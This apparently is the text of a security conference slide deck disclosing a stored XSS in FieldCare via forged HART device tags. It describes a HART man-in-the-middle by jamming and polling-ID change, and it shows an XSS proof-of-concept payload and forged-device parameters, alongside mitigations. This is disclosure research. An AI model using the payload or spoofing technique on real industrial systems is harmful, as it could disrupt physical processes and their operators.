
Report index

1. Status history
2. Parameter history

Edit device type custom parameters view


Page source

Looks like XSSable




```
<td><IMG SRC="images/x_0.gif" ALT="" "height=100%"></td>
<td  >
</td>
<td  >
<div class="icon_wrapper"> <IMG style="cursor:hand" SRC=
"images/NAMUR/leaf/lf_no_data.gif" ALT="ABB1" title="ABB1" id="9" onClick=
"ShowQuickReport(9, 1, 1, 1, 0)" width="23" height="23" border="0"></div><div
class="icon_wrapper"> <IMG SRC="images/leaf_empty.gif" width="23" height="23"
border="0" ALT="" bgcolor="#EF7777"></div><div class="icon_wrapper"> <IMG SRC=
"images/leaf_empty.gif" width="23" height="23" border="0" ALT="" bgcolor=
"#EF7777"></div><div class="icon_wrapper"> <IMG SRC="images/leaf_empty.gif"
width="23" height="23" border="0" ALT="" bgcolor="#EF7777"></div><div class=
"icon_wrapper"> <IMG SRC="images/leaf_empty.gif" width="23" height="23" border
="0" ALT="" bgcolor="#EF7777"></div><div class="icon_wrapper"> <IMG SRC=
```

Attack scheme



A" onLoad="alert(111)" onA="

XSS as it is



FieldCare CM - Status Monitor - Microsoft Internet Explorer
Файл Правка Вид Избранное Сервис Справка
Назад Поиск Избранное
Адрес: http://172.16.2.250/?TargetIsFrame=True&UserName=Administrator&Language=en
Переход Ссылки
FieldCare
Unknown
continued
00:00:12
Status Tree
New Enterprise
Unknown
?
Microsoft Internet Explorer
111
OK
Status Tree Information

Data available: 0% of parameters valid
Last update: 03.08.2014 19:30:08
Total number of monitored positions: 1
Number of critical positions: 0
Database size: 0.065GB
Show whole tree
Show only process positions with alerts
Show all critical positions
Show only critical positions with alerts
Show devices using generic descriptions

For Additional information, click on any of the colored leds in the status tree.


Color Legend
Failure
Out of specification + in "Checklist"
Function check
Out of specification + critical
Out of specification
Out of specification + in "Checklist" + critical
Maintenance required
Out of specification + Device replaced
59
Интернет

Longtag again

- 32 bytes is enough for simple “alert(111)” proof of concept, but not enough for real JavaScript payloads.
- But not enough for real payloads.
- However, E&H software developers “has take care” about this – FieldCare accepts “invalid” long tag packets with length up to 127/240 bytes.
- All we need is to forge ICS device, but before this we need to break communication between master and original slave device => we need to MiTM HART transmitter.

HART MiTM(1)

Normal process: master speaks with slave



PollID: 1

UniqueID: E0BD010303

Current loop

Command with address -> E0BD010303


<- Reply

Slave

Sniffing traffic


HART MiTM(2)

Attacker JAMs the line



HART MiTM(3)

Immediately after that sends command 6 to RTU



PollID: 9

UniqueID: E0BD010303

Current loop

Master


Slave

Change your polling id to 9 -> <- Reply

Change PollID cmd

HART MiTM(4)

On verify Master asks: who has polling ID equal to 1?



PollID: 9

UniqueID: E0BD010303

Current loop

Master

Command 0 for polling id 1 ->

<- Reply


Slave

PollID: 1

UniqueID: E0BD010304


HART MiTM(5)

Now master speaks to attacker, not to RTU



Field device forging

- We have successfully MiTMed HART transmitter and need a tool to emulate (forge) it.
- For making it simple, I’ve created Ruby gem “hartparser”.



```
when 13 then {"tag"=>"\"\\><&;'&", "descriptor"=>"\"\\><&;'&@@@@@@@A", "date
when 14 then {"transducer_serial" => 123, "transducer_UC" => 90,
        "upper_transducer_limit" => 0.0, "lower_transducer_limit" => 0.0,
        "minimum_span" => 0.0}
when 15 then  {"PV_alarm_selcode"=>242, "PV_transfer_funccode"=>0, "PV_range
"PV_upper_range_value"=>0.0,
        "PV_lower_range_value"=>0.0, "PV_damping_value"=>0.0, "write_protect
        "private_label_distributor_code"=>23, "PV_analog_channel_flags"=>0}
when 16 then {"final_assembly_number" => 123 }
```

Risk mitigations

E&H still ignores this vulnerabilities, and, however, some other PAS software and DTM components are vulnerable to XML injections (waiting while vendors will fix it). Possible steps of mitigations could be:

- Enclose PAS server with IPS/app layer firewall to prevent SSRF.
- Physical security, Physical security, Physical security.
- ?Low-level IDS? ?Low-level gateways? – still no such solution, sounds like a good startup idea ☺.

Other attacks with ICSCorsair

- Forging Modbus devices
- Sniffing Profibus DP
- Denial of Service (e.g. INOR MePro DoS)
- …

Conclusion

- ICSCorsair provides tools and abilities for attacking HART and Modbus industrial protocols
- Modern ICS infrastructures are very fragile
- Physical security is still the ToDo item No. 1 for low-level protocols
- Captain reporting: ICS industry needs to move to the "modern" technologies, e.g. Ethernet, or embed security mechanism in the current/future versions of low-level industrial protocols

Future Work

- High-speed (up to 12 Mbps) Profibus DP support
- MBP (Manchester Bus Powered) industrial protocols support
- More features in supplied software and mobile application
- High speed USB support

&& OFC Find Much MORE Bugs

ICSCorsair is open-source hardware, we need community help in improving its hardware/firmware/software!

Thanksgiving service

- **Svetlana Cherkasova** for “some binary magic” and FieldCare reverse-engineering
- **Sergey (ppram-5**) for helping in ICSCorsair circuit and PCB design
- **Alexander Malinovskiy aka Weedle** for help on creating the 1st version of ICSCorsair
- **Alexander Peslyak (@solardiz)** for many bright ideas
- **ERPScan** company for help and support, **Dmitry Chastukhin (@_chipik)** for the marvelous remote command execution in SAP
- **Konstantin Karpov aka QweR** for help with getting, buying and delivering field devices
- **Fedor Savelyev aka Alouette** for help with Digital Signal Processing
- **Cypress Semiconductors** and **Maxim Integrated** for great ICs and technical support

Links

- ICSCorsair repository (hardware, firmware, software):

  http://github.com/Darkkey/ICSCorsair

- Find and order PCB @ Oshpark:
